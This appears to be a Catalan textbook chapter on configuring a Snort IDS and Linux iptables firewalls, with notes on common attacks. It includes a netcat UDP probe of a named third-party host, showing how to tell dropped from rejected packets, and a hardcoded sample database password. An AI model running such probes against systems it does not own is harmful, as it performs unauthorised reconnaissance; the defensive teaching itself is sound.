Configuració d'un IDS/IPS

Un sistema IDS/IPS es pot desplegar en maneres de funcionament diferents:

- **Encaminament** (*routing*): s'afegeix com un punt més de salt entre l'origen i la destinació del paquet. Com que per encaminar els paquets el sistema ha de tenir una IP, el fa més vulnerable als atacs.
- **Passarel·la** (*bridge*): el sistema IDS/IPS es configura per analitzar els paquets, però de manera que no esdevingui un salt més en la transmissió. D'aquesta manera, l'IDS/IPS és més complicat de detectar i no és possible accedir-hi directament, ja que no té una IP en el segment de xarxa pel qual passen els paquets.

- **Port de còpia** (*network tap* o *port mirroring/spanning*): l'IDS veu tot el que circula per un port determinat des d'un port diferent. Això fa que, malgrat que pot informar sobre tot el que veu, no hi pugui intervenir, ja que no es tracta de trànsit real, sinó d'una còpia. Pot ser molt útil per provar l'IDS/IPS abans de passar-lo a producció o bé per deixar-lo només en mode avís (IDS).

Instal·lació d'un IDS de xarxa

Un port de còpia conté el mateix trànsit que passa pel port d'origen.

L'**Snort** és un dels sistemes de detecció d'intrusions de codi lliure més populars. A continuació, es veurà com instal·lar-lo i configurar-lo mitjançant el conjunt de regles lliures anomenades **Emerging Threads**.

En aquest apartat es detallen els passos generals per fer una instal·lació del sistema IDS Snort en qualsevol sistema Linux. El mètode d'instal·lació pot tenir petites variacions al llarg del temps, de manera que sempre convé comprovar la documentació del sistema abans de començar.

```
# wget http://dl.snort.org/snort-current/snort-2.8.5.1.tar.gz
# tar xzf snort-2.8.5.1.tar.gz
# cd snort-2.8.5.1
# wget http://www.emergingthreats.net/rules/emerging.rules.tar.gz
# tar xzf emerging.rules.tar.gz
# ./configure --prefix=/usr/local/ --exec-prefix=/usr/local/ --enable-
    dynamicplugin --with-mysql
# make all install
# mkdir -p /usr/local/etc/snort/rules
# mkdir -p /var/log/snort
# cp -pr /usr/local/src/snort-2.8.5.1/rules/* /usr/local/etc/snort/rules/
# cp -pr /usr/local/src/snort-2.8.5.1/etc/* /usr/local/etc/snort/
```

A continuació, caldrà crear una base de dades MySQL per emmagatzemar les alertes.

```
mysql> CREATE DATABASE snort;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, REFERENCES, ALTER,
    EXECUTE, CREATE ROUTINE,
ALTER ROUTINE, USAGE on snort.* to snort@localhost identified by 'snortsecret';
Query OK, 0 rows affected (0.02 sec)
```

Seguidament, s'haurà d'emplenar la base de dades amb la definició de les taules que hi ha en el directori *schemas* del codi font de l'Snort.

```
# cd /usr/local/src/snort-2.8.5.1/schemas/
# cat create_mysql | mysql snort -u root -p
```

Tot seguit, caldrà configurar l'Snort adequadament. Per ser pràctics, es pot fer servir la plantilla que proporciona la distribució de l'Snort, però primer caldrà eliminar-ne unes quantes parts amb l'expressió regular següent:

```
# cd /usr/local/etc/snort/
sed 's@^\(include.*ules\)$@#\1@' -i /usr/local/etc/snort/snort.conf
```

Per adequar la configuració de l'Snort, cal editar el fitxer *snort.conf* amb algun editor de text i configurar-hi els paràmetres següents:

- **HOME_NET**: indica a l'Snort les xarxes que s'intenten protegir. Les xarxes hi apareixen separades per comes.
- **EXTERNAL_NET**: indica a quines xarxes externes estem connectats. Normalment es fa servir la inversa de la variable HOME_NET.
- **output**: indica on s'emmagatzemen els registres i els paràmetres per fer-ho. En cas de fer servir una base de dades MySQL, cal especificar-hi el nom d'usuari, la contrasenya, el servidor de bases de dades i el nom de la base de dades.
- **include**: permet indicar un fitxer auxiliar de configuració. Per exemple, pot servir per incloure còmodament totes les regles de la distribució **Emerging Threads**.

Emerging Threads es distribueix sota llicència BSD.

```
var HOME_NET [192.168.1.0/32,10.0.0.0/8]
var EXTERNAL_NET !$HOME_NET
var RULE_PATH rules
output database: log, mysql, user=snort password=snortsecret dbname=snort host=
    localhost
include $RULE_PATH/emerging.conf
```

BASE (basic analysis and security engine)

BASE és una interfície web que permet agrupar les dades de les alertes i generar-ne informes fàcilment. A continuació, es veurà com instal·lar-la.

```
# mkdir /var/www/admin/snortbase/htdocs -p
# mkdir /var/www/admin/snortbase/logs -p
# mkdir /var/www/admin/adodb -p
# cd /var/www/admin/adodb
# wget http://downloads.sourceforge.net/project/adodb/adodb-php5-only/adodb
    -510-for-php5/
adodb510.tgz?use_mirror=ovh
# tar xzf adodb510.tgz
# mv adodb5/* .
# rmdir adodb5
# cd /var/www/admin/snortbase/htdocs
# wget http://downloads.sourceforge.net/project/secureideas/BASE/base-1.4.4/
    base-
1.4.4.tar.gz?use_mirror=ovh
# tar xzf base-1.4.4.tar.gz
# mv base-1.4.4/* .
# rmdir base-1.4.4
# chmod 757 /var/www/admin/snortbase/htdocs/
```

Amb el codi font de BASE descomprimit caldrà configurar un *virtual host* en un servidor web que disposi de PHP. En el cas de l'Apache, per exemple, la configuració seria la següent:

```
<VirtualHost *:80>
 ServerAdmin webmaster@exemple.com
 DocumentRoot "/var/www/admin/snortbase/htdocs"
 ServerName snort.exemple.com
 DirectoryIndex index.php

  <Directory /var/www/admin/snortbase/htdocs>
   Options FollowSymLinks
   AllowOverride None
```

```
10    Order deny,allow
11    Allow from all
12   </Directory>
13
14  ErrorLog "| /usr/local/sbin/cronolog -S /var/www/admin/snortbase/logs/current.
      error.log /var/www/
15 admin/snortbase/logs/%Y/%m/%d/error.log"
16  CustomLog "| /usr/local/sbin/cronolog -S /var/www/admin/snortbase/logs/current
      .custom.log /var/www/
17 admin/snortbase/logs/%Y/%m/%d/custom.log" combined
18
19 </VirtualHost>
```

Un cop el servidor web ha llegit la configuració nova, cal accedir amb el navegador a l'adreça en què es troba la BASE per continuar la instal·lació. Les dades que demana són les següents:

- Seleccionar l'idioma i indicar la posició en el sistema de fitxer de l'ADODB. A l'exemple s'ha instal·lat a /var/www/admin/adodb.
- Introduir les dades de connexió al MySQL que s'han definit en els passos anteriors.
- Opcionalment, permet definir una contrasenya d'accés a la BASE.

Per generar gràfics amb la BASE, s'ha de disposar d'un conjunt de **mòduls PEAR**. Per instal·lar-los, farem servir les ordres següents:

```
1 pear install Image_Color
2 pear install Image_Canvas-alpha
3 pear install Image_Graph-alpha
```

Finalment, caldrà aixecar el dimoni Snort per començar a recollir informació. Per fer-ho, utilitzarem l'ordre següent:

```
1 /usr/local/bin/snort -c /usr/local/etc/snort/snort.conf -D
```

2.1.6 Atacs comuns

Amb el conjunt d'eines IDS/IPS és possible detectar els diferents atacs que pot patir una xarxa. Els més comuns són els que es detallen a continuació:

Malware és el conjunt de programari maliciós. S'hi inclouen els virus, els cucs, els cavalls de Troia, les eines d'intrusió (rootkits) i el programari de publicitat (adware), entre altres.

- **Correu brossa**. Actualment els virus, els cavalls de Troia i altres programes maliciosos (*malware*), un cop tenen el sistema infectat acostumen a enviar *correu brossa*. Per detectar aquest problema de seguretat, caldrà buscar sistemes que estiguin generant trànsit amb destinació al port 25 d'altres sistemes d'Internet.
- **Denegacions de servei (DoS)**. Es tracta d'un problema de seguretat que busca deshabilitar un servei determinat. Hi ha moltes maneres de causar una denegació de servei. La més coneguda, perquè és la més complicada

d'aturar, és llançar una gran quantitat de connexions simultànies. Això fa que els recursos del servidor s'esgotin o bé que, simplement, el trànsit legítim es redueixi com a conseqüència del trànsit de l'atac. Tot i això, aquesta no és l'única manera de provocar una denegació de servei. Per exemple, un paquet manipulat de manera especial pot fer que un dimoni produeixi un error intern i, conseqüentment, el servei s'apagui. Si el dimoni en qüestió no disposa d'un sistema d'arrencada automàtic, es produeix una denegació de servei fins que un operador del sistema hi intervé.

- **P2P/Programari piratejat**. Actualment, en cas d'intrusió en un servidor, el més comú és que s'hi instal·li programari per enviar *correu brossa*. Anteriorment, els sistemes infectats se solien fer servir per distribuir programari piratejat (*warez*). En aquests casos, el trànsit d'FTP o de protocols P2P sol incrementar. Així doncs, per detectar aquest tipus d'incident, cal revisar l'increment d'aquests protocols mitjançant un IDS/IPS o bé un sistema d'anàlisi del trànsit.

El warez és un programari amb drets d'autor que es distribueix il·lícitament.

- **Pesca.** Un altre efecte dels virus és la instal·lació de programari per robar informació. Un cop instal·lat, aquest atac pot ser complicat de detectar: cal analitzar els canvis en el sistema de fitxers, analitzar els fitxers de registre de tots els dimonis o bé fer captures del trànsit de la xarxa. En cas que la pesca faci servir un nom de domini diferent del nom propi del sistema, es podria analitzar el trànsit HTTP buscant la capçalera *Host* per detectar-lo. Si utilitzem *tcpdump* en Linux, ho podríem fer mitjançant les ordres següents:

```
# tcpdump -nni eth0 -s 0 -w /tmp/captura 'port 80'
```

L'ordre strings extreu les cadenes de text d'un fitxer binari.

Si tinguéssim una mostra prou gran del trànsit, les peticions web es podrien analitzar mitjançant l'ordre següent:

```
strings /tmp/exemple | grep Host: | awk '{ print $NF }' | sort | uniq -c | sort
    -n
```

Distribució de virus

Per poder fer els atacs que s'han descrit més amunt, és imprescindible propagar, mínimament, el programa maliciós. D'aquesta manera, en general, un equip infectat, independentment de la resta d'accions que se li poden fer emprendre, es converteix en un altre punt de propagació d'aquest programa. És imprescindible, doncs, analitzar periòdicament els equips per buscar-hi virus i altres tipus de programes maliciosos.

En el cas de Linux, es pot fer servir l'antivirus de codi lliure ClamAV per analitzar els sistemes.

2.2 Tallafocs en equips i servidors: instal·lació, configuració i utilització

Un tallafoc (*firewall*) és un sistema dissenyat per controlar l'accés a les xarxes i els sistemes. Aquest dispositiu pot funcionar com a element de xarxa i gestionar els permisos d'accés entre xarxes diferents i els nivells de confiança o bé com a aplicació en els amfitrions (*hosts*) per protegir tant les connexions entrants com sortints del sistema, concretament de la resta de la xarxa.

2.2.1 Àmbit de la protecció del tallafoc

Es pot fer una primera classificació dels tallafocs segons el que han de protegir:

- **Tallafocs de xarxa**: es tracta d'un element en la xarxa que regula les connexions entre els diferents segments de la xarxa. A part de les possibles connexions cap al tallafoc mateix, la funció principal que té és filtrar el trànsit que hi passa.

Els fabricants principals de tallafocs són Juniper, CISCO, CheckPoint, Fortinet i Stonesoft.

- **Tallafocs personals** (o de sistema): s'instal·la com una altra aplicació del sistema i la funció que té és filtrar el trànsit que s'hi dirigeix, tant connexions entrants (connexions que provenen d'altres sistemes) com connexions sortints (connexions que s'originen en el mateix sistema), que poden ser causades per altres aplicacions.

Preferentment, s'hauria d'aplicar un tallafoc de xarxa en lloc d'instal·lar un tallafoc de sistema a cada màquina. Els motius, que són diversos, són els següents:

- Es permet centralitzar la política de seguretat: un canvi d'adreçament global o d'un amfitrió implicaria accedir a tots els sistemes per reconfigurar els tallafocs.
- Si es desactiva el tallafoc d'un sistema, s'evita que tingui accés a la informació que circula per la xarxa.

2.2.2 Base del filtratge

També podem diferenciar els tallafocs en funció de les dades que fan servir per decidir si permeten o deneguen un determinat paquet:

- Tallafocs de **filtratge de paquets sense estat** (*stateless*): les dades que fan servir són, estrictament, les que conté el paquet. Normalment, les dades que

s'utilitzen són l'origen, la destinació, el protocol i, si el protocol de transport ho suporta, el port d'origen i el de destinació.

- Tallafocs de **filtratge de paquets amb estat** (*stateful*): no només es basa en les dades que proporciona el paquet, sinó que també manté una taula interna d'estat. D'aquesta manera, permet identificar si un determinat paquet inicia una connexió nova, si és d'una connexió existent o si és un paquet invàlid. Això permet evitar atacs que injecten paquets amb un origen invàlid (passarien per un tallafoc sense estat) i provoquen denegacions de servei, però sense que estiguin relacionats amb cap connexió.
- Tallafocs a **escala d'aplicació** (*proxy*): aquesta classe de tallafocs no es limita a inspeccionar els paquets que passen per la xarxa, sinó que entén el protocol d'aplicació. Això permet que aquests tallafocs detectin si s'intenta fer servir el protocol d'alguna manera que pugui provocar algun tipus de comportament no desitjat o, fins i tot, filtrar segons el contingut. Evidentment, inspeccionar amb més profunditat el trànsit que circula implica un cost més gran.

2.2.3 Política per defecte de restriccions

És possible configurar tots els tallafocs per tal que tinguin dues intencions, denegar només un part del trànsit o bé permetre'n només una part:

- Política **restrictiva**: denega tot el trànsit, tret del que se li indica (equival a una llista blanca).
- Política **permissiva**: permet tot el trànsit, tret del que se li indica (equival a una llista negra).

Aparentment, el matís és molt subtil, però implica una gran diferència. Si s'implementa una política restrictiva, el que es necessita saber és què circula lícitament per la xarxa per permetre aquest trànsit. En canvi, si s'implementa una política permissiva, el que es necessita saber és quin trànsit no volem que circuli per la xarxa. Segons l'entorn, pot interessar més una política per defecte o l'altra. Preferentment, però, s'hauria de fer servir la política restrictiva, perquè com que només deixa circular el trànsit permès, s'evita la possibilitat d'haver oblidat algun trànsit potencialment perillós pel sistema.

A continuació, es mostren uns quants exemples d'aplicació d'aquestes polítiques. Són els següents:

- Si disposem d'un tallafoc i de dos servidors que només tenen un servidor SMTP, el més adequat seria aplicar-hi una política restrictiva i permetre, només, el trànsit amb destinació al port 25.
- La política permissiva podria ser adequada en cas de tenir un entorn de confiança en què, considerant la quantitat de tràfic que s'hi genera, no

es vol penalitzar l'intercanvi de paquets, però sí restringir alguns ports administratius a un segment determinat de la xarxa.

2.2.4 Diferència entre filtratge per rang o per adreça

El filtratge dels paquets es pot fer tant per rang (segment de xarxa) com per IP (sistema). En general, els sistemes s'haurien de separar en diferents segments segons la funció que fan. Preferentment, també caldria especificar la visibilitat per a cada segment en el tallafoc. Si, per algun motiu, es vol introduir una regla per a un sistema específic, cal valorar, abans de fer-ho, si aquest sistema és prou diferent per tenir un segment independent.

2.2.5 Tipus de bloqueig

Els tallafocs també es poden classificar segons la política que segueixen en bloquejar una transmissió. La divisió és la següent:

- **Descarta** (*DROP*): descarta el paquet completament sense notificar-ho a qui l'ha enviat.
- **Rebutja** (*REJECT*): descarta el paquet i ho notifica a qui l'ha enviat.

És més recomanable fer servir una política per defecte de descartar, ja que s'evita que un possible atacant esbrini si el tallafoc ha passat el paquet o l'ha filtrat. Tot i així, per facilitar l'administració de xarxes, és interessant fer servir la política de rebutjar en les xarxes internes, ja que ajuda a diagnosticar problemes de connectivitat.

Comparació entre descartar i rebutjar

Un atacant podria intentar esbrinar si un dimoni escolta o no un port UDP. El protocol de transport UDP no estableix cap connexió. Per tant, a l'hora de fer un escaneig de ports UDP, s'espera rebre un paquet ICMP de tipus 3 (*unreachable*). Si no es rep, se suposa que el port és obert. Podem comprovar-ho mitjançant l'eina *nc* i *tcpdump*.

Primer de tot, des d'una consola Linux, cal executar el *tcpdump* i limitar-ne la sortida al port UDP/53 o missatges ICMP:

```
# tcpdump –nni eth0 'udp port 53 or icmp'
tcpdump: verbose output suppressed, use –v or –vv for full protocol decode
listening on eth0, link–type EN10MB (Ethernet), capture size 96 bytes
```

A continuació, en una altra consola amb l'*nc* (*netcat*), es pot fer la prova en qualsevol servidor d'Internet. Podrem comprovar que, en cas que tinguin una política de rebutjar o bé no tinguin cap tallafoc, no ens sortirà cap missatge.

```
# nc -uz giktal.systemadmin.es 53
```

Tanmateix, en la consola del *tpcdump* veurem una sortida similar a la següent:

```
10:04:24.542583 IP 10.10.1.59.34084 > 10.10.17.159.53: [|domain]
10:04:24.542614 IP 10.10.1.59.34084 > 10.10.17.159.53: [|domain]
10:04:24.542783 IP 10.10.1.15 > 10.10.1.59: ICMP 10.10.17.159 udp port 53
    unreachable, length 37
10:04:24.542785 IP 10.10.1.15 > 10.10.1.59: ICMP 10.10.17.159 udp port 53
    unreachable, length 37
```

En cas que el servidor sí que tingui habilitat el DNS o bé tingui la política de descartar el paquet en el tallafoc, l'*nc* mostrarà el missatge següent:

```
# nc -uz giktal.systemadmin.es 53
Connection to giktal.systemadmin.es 53 port [udp/domain] succeeded!
```

En la terminal del *tcpdump* es veuran diversos enviaments sense cap resposta:

```
10:09:22.117146 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:22.117577 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:23.117871 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:24.118217 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:25.118552 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
```

En resum, es pot veure que si s'envia un paquet UDP a un sistema, poden passar dues coses:

- Si **retorna un paquet ICMP**: el port UDP està filtrat amb una política de rebutjar o bé no hi ha cap dimoni que escolti en el port.
- Si **no retorna res**: el port UDP està filtrat amb una política de descartar o bé hi ha un dimoni que escolta en aquest port.

Per diferenciar si és un filtratge o si, realment, s'arriba en un port en què hi ha un procés que escolta, el comportament del sistema es pot verificar amb la resta de ports UDP.

2.2.6 Configuració del tallafoc

Com en el cas de l'IDS/IPS, hi ha dues maneres diferents de configurar un tallafoc.

- **Passarel·la** (*bridge*): com en el cas d'un IDS/IPS, el tallafoc és transparent a la xarxa. No disposa d'una adreça i, per tant, no s'hi pot accedir directament per mitjà de les xarxes que protegeix. La instal·lació del tallafoc consisteix a recollir els paquets d'una interfície i, sense modificar-los, injectar-los en una altra interfície de xarxa segons les regles de filtratge.

- **Encaminament** (*routing*): es tracta del mètode més comú. Es configura el tallafoc de manera que actuï com a porta d'enllaç (*gateway*) de les xarxes que protegeix. Així, totes les connexions que s'estableixen entre xarxes diferents hi han de passar.

Si es tracta d'un IDS, configurar-lo en un port de còpia té sentit. Tanmateix, en un tallafoc només tindria sentit en cas de voler fer una prova per verificar-ne la configuració abans d'aplicar-la al tallafoc real.

2.2.7 Altres característiques dels tallafocs

Hi ha altres característiques que, tot i no ser pròpies dels tallafocs, es troben en la majoria.

- **NAT/PAT**. El NAT (traductor d'adreces de xarxa, *network address translator*) és un sistema de traducció de l'adreçament. Quan el paquet arriba al tallafoc, l'adreçament es tradueix a un altre adreçament diferent. Normalment es fa servir per comunicar un conjunt de sistemes (normalment amb adreçament privat amb la resta d'Internet fent servir una sola IP pública). Així doncs, tota una xarxa queda amagada rere una IP. Segons l'adreça que es modifica, es parla d'SNAT (modificar l'adreça origen) o bé de DNAT (modificar l'adreça destinació).

  L'adreçament privat es defineix en l'RFC-1918 i són les xarxes 10.0.0.0/8, 172.16.0.0/12 i 192.168.0.0/16.

  El terme *PAT* (*port address translation*) implica no només una redefinició de l'adreçament, sinó també del port.

- **VPN.** El VPN (xarxa privada virtual, *virtual private network*) és una xarxa implementada sobre una capa de *programari* (que normalment xifra el trànsit). A la vegada, la capa de programari està implementada sobre una altra capa ja existent de xarxa. Això permet crear xarxes sobre xarxes que ja existeixen. Normalment es fa servir per connectar a la xarxa interna des d'un punt remot per mitjà de la xarxa pública d'Internet.

  Hi ha targetes amb unitats de procés especialitzades a fer el xifratge. Per tant, en general, no ho fa la unitat de procés del tallafoc, sinó una targeta amb una unitat de procés especialitzada a fer aquesta operació.

- **IDS/IPS**. Tot i que no és la funció que fa, un tallafoc també pot actuar com a IDS/IPS. Normalment, per afegir-hi aquesta càrrega extra, s'afegeix una altra targeta al sistema. D'aquesta manera, s'aconsegueix que reparteixi la càrrega de la feina extra que ha de fer en inspeccionar els paquets per cercar-hi signatures.

2.2.8 Limitacions dels tallafocs

Els tallafocs són una eina imprescindible per garantir la seguretat en les xarxes. De totes maneres, no són infranquejables i tenen limitacions com les següents:

- No protegeixen d'errors de seguretat dels serveis a què permet el trànsit. Per exemple, si a causa de l'entrada d'una cadena manipulada de manera especial a un formulari web, s'accedeix a dades confidencials, el tallafoc no serà capaç de detectar-ho.
- No protegeix d'atacs entre equips connectats en el mateix segment perquè el trànsit no passa pel tallafoc.
- És possible encapsular trànsit dins altres protocols (**ICMP**, **DNS**, etc.), cosa que permet crear túnels que comuniquen dos extrems per mitjà d'un tallafoc.
- Si s'obre un port en el tallafoc, no és possible assegurar que el protocol que *a priori* hauria de circular per aquest port sigui, forçosament, el protocol que hi passa en realitat. Per detectar aquesta situació, seria necessari inspeccionar els paquets.

2.2.9 Sistema tallafoc de Linux

Les iptables són una eina que permet configurar les regles de filtratge del tallafoc que implementa el Kernel Linux. L'entorn que implementa efectivament les regles de filtratge s'anomena *netfilter.* Per fer-ho, utilitza lligams (*hooks*) en el sistema de procés d'un paquet. Com que tots dos estan tan relacionats, sovint, per fer referència a aquest conjunt, s'utilitza simplement el terme *iptables*.

Per poder fer operacions amb les *iptables* és necessari tenir privilegis d'administració del sistema, o fent servir l'usuari primari (*root user*) o fent servir permisos donats per l'administrador de l'equip mitjançant *sudo*.

Taules

El mode de funcionament de les *iptables* agrupa les regles de filtratge de paquets en taules segons la funció i el punt de processament:

- **filter** (taula per defecte): defineix la política que defineix com un paquet, generat per un procés local del sistema, entra en un procés (entrada, *INPUT*), passa pel sistema (avançament, *FORWARD*) o en surt (sortida, *OUTPUT*). En els lligams que té en comú amb la resta de les taules, aquesta és la taula menys prioritària.

- **nat**: defineix com es modifiquen i es redirigeixen els paquets quan es crea una nova connexió, segons si surten del sistema des d'un procés local (*OUTPUT*), entren per la interfície de xarxa (*PREROUTING*) o estan a punt de sortir per la interfície de xarxa (*POSTROUTING*).
- **mangle**: defineix com es modifica un paquet que entra per la interfície de xarxa (*PREROUTING*), travessa el sistema (*FORWARD*) i està a punt de sortir per la targeta de xarxa (*POSTROUTING*) o bé entra (*INPUT*) o surt (*OUTPUT*) d'un procés local del sistema. En els *lligams* que té en comú amb la taula *nat*, aquesta taula té més prioritat.
- **raw**: aquesta taula té més prioritat que la resta. Defineix dos lligams amb més prioritat que la resta de taules. I això abans que s'apliqui el mòdul *conntrack*. Es fa servir, doncs, per afegir regles sense estat. Els paquets que entren per una interfície de xarxa (*PREROUTING*) o que surten (*OUTPUT*) d'un procés local, es poden filtrar amb aquesta taula.

Cadenes (chains)

Hi ha dos tipus de cadenes o *chains*: les que estan predefinides i les que crea l'usuari. Pel que fa a les predefinides, n'hi ha una per cada *lligam* i taula. Per exemple, en la taula *filter* hi ha tres cadenes predefinides: INPUT, OUTPUT i FORWARD.

Per evitar repetir regles en cada cadena predefinida, l'usuari en pot crear de pròpies i les pot agrupar com convingui. Mitjançant l'opció *-N* es pot crear una regla nova:

```
1 iptables –N exemple
```

A continuació, aquesta cadena es pot afegir a la resta de cadenes per tal que quan un paquet passi per algun dels *lligams,* també passi per aquesta cadena nova:

```
1 iptables –A INPUT –t nat –j exemple
```

Ordre de processament d'un paquet

Tal com es pot veure en la taula 2.1, l'ordre que seguiria un paquet per aquestes taules i lligams depèn de l'origen i la destinació que tingui.

TAULA 2.1. Lligams depenent de l'origen i la destinació

Origen i destinació	Ordre
D'una interfície de xarxa a un procés local	1. mangle (PREROUTING) 2. nat (PREROUTING) 3. mangle (INPUT) 4. filter (INPUT)
D'un procés local a una interfície de xarxa	1. mangle (OUTPUT) 2. nat (OUTPUT) 3. filter (OUTPUT) 4. mangle (POSTROUTING) 5. nat (POSTROUTING)

TAULA 2.1 (continuació)

Origen i destinació	Ordre
D'un procés local a un altre procés local	1. mangle (OUTPUT) 2. nat (OUTPUT) 3. filter (OUTPUT)
El paquet no va dirigit al sistema, sinó que el travessa	1. mangle (PREROUTING) 2. nat (PREROUTING) 3. mangle (FORWARD) 4. filter (FORWARD) 5. mangle (POSTROUTING) 6. nat (POSTROUTING)

Un paquet parteix d'un lligam i va travessant seqüencialment les regles de cada cadena fins que passa el següent:

- Una regla concorda i fa una crida a alguna acció (*target*).
- Es crida a l'acció *RETURN* explícitament mitjançant *-j RETURN* o bé implícitament en no haver-hi més regles en la cadena.

Accions (targets)

Les accions per defecte són les següents:

- **ACCEPT**: permet el pas del paquet.
- **DROP**: descarta el paquet.
- **QUEUE**: passa el paquet a l'espai d'usuari perquè una aplicació el processi. Si no hi ha cap aplicació, es descarta.
- **RETURN**: acaba el processament de la cadena i torna a la cadena anterior. És útil per deixar de processar una cadena si ja sabem que no coincidirà amb les regles següents. Per exemple, si veiem que és un paquet UDP i les regles de la cadena són totes per a TCP.

A més a més, una acció molt utilitzada, tot i que és un mòdul independent, és **REJECT**, que en lloc de descartar el paquet, el rebutja i envia un paquet **ICMP** com a resposta.

Opcions generals per aplicar un filtre

Per filtrar el paquet hi ha moltes opcions disponibles, tant opcions que estan incloses per defecte en les *iptables* com altres que estan desenvolupades com a mòduls. A continuació, s'exposen les més comunes:

- **-s** (IP origen) / **-d** (IP destinació): permet especificar tant la IP d'origen coma la IP de destinació. Si una opció no s'especifica, se suposa que s'indica una IP qualsevol.

- **-i** (interfície d'entrada) / **-o** (interfície de sortida): pot set tant una interfície física com un túnel o una passarel·la. A més, permet especificar expressions regulars per indicar totes les interfícies d'un tipus concret.
- **-p** (protocol): permet separar entre trànsit **TCP**, **UDP** i **ICMP** o tots els trànsits (mitjançant *all*).
- **-sport / -dport**: permet especificar tant el port d'origen (*sport*) com el port de destinació (*dport*) si el protocol de transport deixa utilitzar ports. Passa el mateix que amb les IP d'origen i de destinació: si no s'especifica, se suposa que pot ser qualsevol.
- **–state**: en totes les taules, excepte la **RAW**, es pot fer servir l'estat de la connexió. Els estats possibles són els següents:
  - **INVALID**: el paquet no s'ha pogut identificar amb cap connexió ja existent. Independentment de possibles atacs, és possible que es produeixi aquest estat si hi ha poca memòria per mantenir la taula d'estats de les connexions.
  - **NEW**: el paquet ha establert una connexió nova.
  - **ESTABLISHED**: el paquet pertany a una connexió ja establerta.
  - **RELATED**: el paquet és una connexió nova, però està relacionada amb una connexió que ja està establerta. Un exemple podria ser la connexió de dades d'**FTP** o bé un paquet **ICMP**.

Política per defecte de la cadena

Amb el paràmetre *-P* es pot definir la política per defecte d'una cadena. Per exemple, per definir com a política per defecte que la cadena **INPUT** sigui descartar, la de **FORWARD** rebutjar i la d'**OUT** acceptar s'haurien d'executar les ordres següents:

```
1 iptables –P INPUT DROP
2 iptables –P FORWARD REJECT
3 iptables –P OUTPUT ACCEPT
```

Exemples de regles

En una política de filtratge restrictiva. Per permetre tots els paquets UDP des d'una xarxa (10.0.0.0/8) cap a un equip que els escolti en el port 138, caldria aplicar la regla següent:

```
1 iptables –A INPUT –s 10.0.0.0/8 –p udp ––dport 138 –j ACCEPT
```

D'altra banda, en una política permissiva, per rebutjar un determinat paquet per port destinació, independentment del protocol, caldria aplicar la regla següent:


```
1 iptables –A INPUT ––dport 53 –j REJECT
```

En una porta d'enllaç, per fer *nat* sortint per una interfície de xarxa amb IP estàtica, es pot fer mitjançant l'acció *SNAT*:

```
1 iptables –t nat –A POSTROUTING –o eth1 –j SNAT
```

En cas de disposar d'una IP dinàmica, cal afegir la lògica encarregada del cas què la IP canvia (el temps durant el qual la interfície no està disponible i el mateix canvi d'IP). L'acció *MASQUERADE* s'encarrega de gestionar-ho a un cost de procés per petició més gran.

Figura 2.5. Exemple regles amb FWBuilder



Interfícies gràfiques per a tallafocs

Hi ha una gran quantitat d'interfícies gràfiques que permeten gestionar tant *iptables* com altres sistemes tallafoc.

Generalment, cada distribució inclou la seva pròpia interfície gràfica per al tallafoc. Generalment, aquesta interfície està pensada per habilitar i desactivar conjunts de regles predefinides. Per fer configuracions més complexes, cal fer servir la línia d'ordres o programari específic, que és molt més complex.

Un exemple d'interfícies gràfiques per a configuracions complexes és l'*Fwbuilder*, que, a més de permetre configurar *iptables,* permet configurar encaminadors CISCO, Firewalls CISCO PIX i diferents tallafocs de sistemes BSD: ipfilter, pf i ipfw.

FIGURA 2.6. Configurador del tallafoc de MacOSX Server

2.3 Interpretació i utilització com a ajuda de documentació tècnica

Per considerar un sistema en producció primer caldria que el sistema passi pels entorns de proves, preproducció i producció. A més, cal generar documentació per poder fer el procés repetible, els procediments associats al servei segons sigui necessari i un sistema de monitoratge perquè les fallades del servei siguin detectades.

2.3.1 Instal·lació i posada en marxa d'un sistema

Des del punt de vista de la seguretat, un sistema hauria de passar per tres fases abans de posar-se en funcionament. Aquestes fases han de correspondre a l'estat de la instal·lació del sistema per evitar que una mala configuració d'un sistema de proves pugui ser la porta d'entrada d'un intrús.

1. **Entorn de proves**. Primer de tot, caldria que es posés en un entorn adequat per poder fer les primeres proves de funcionament del sistema. Convé que aquest entorn estigui al més aïllat possible, ja que, en una fase inicial de proves, no es pot esperar que els serveis estiguin configurats correctament ni que els usuaris no hagin de fer servir contrasenyes fortes.

   Cal evitar que un entorn de proves estigui exposat a atacs externs per mitjà de la publicació de serveis.

2. **Entorn de preproducció**. En una segona fase, el sistema ja està configurat com si estigués a punt de posar-se en producció. En aquesta fase, és possible que personal extern de l'organització hagi de poder accedir al sistema per fer-hi unes primeres proves abans de validar-lo i passar-lo a producció. Així doncs, caldria poder tenir el sistema amb els serveis definitius, ja configurats correctament, publicats, però amb l'accés limitat.

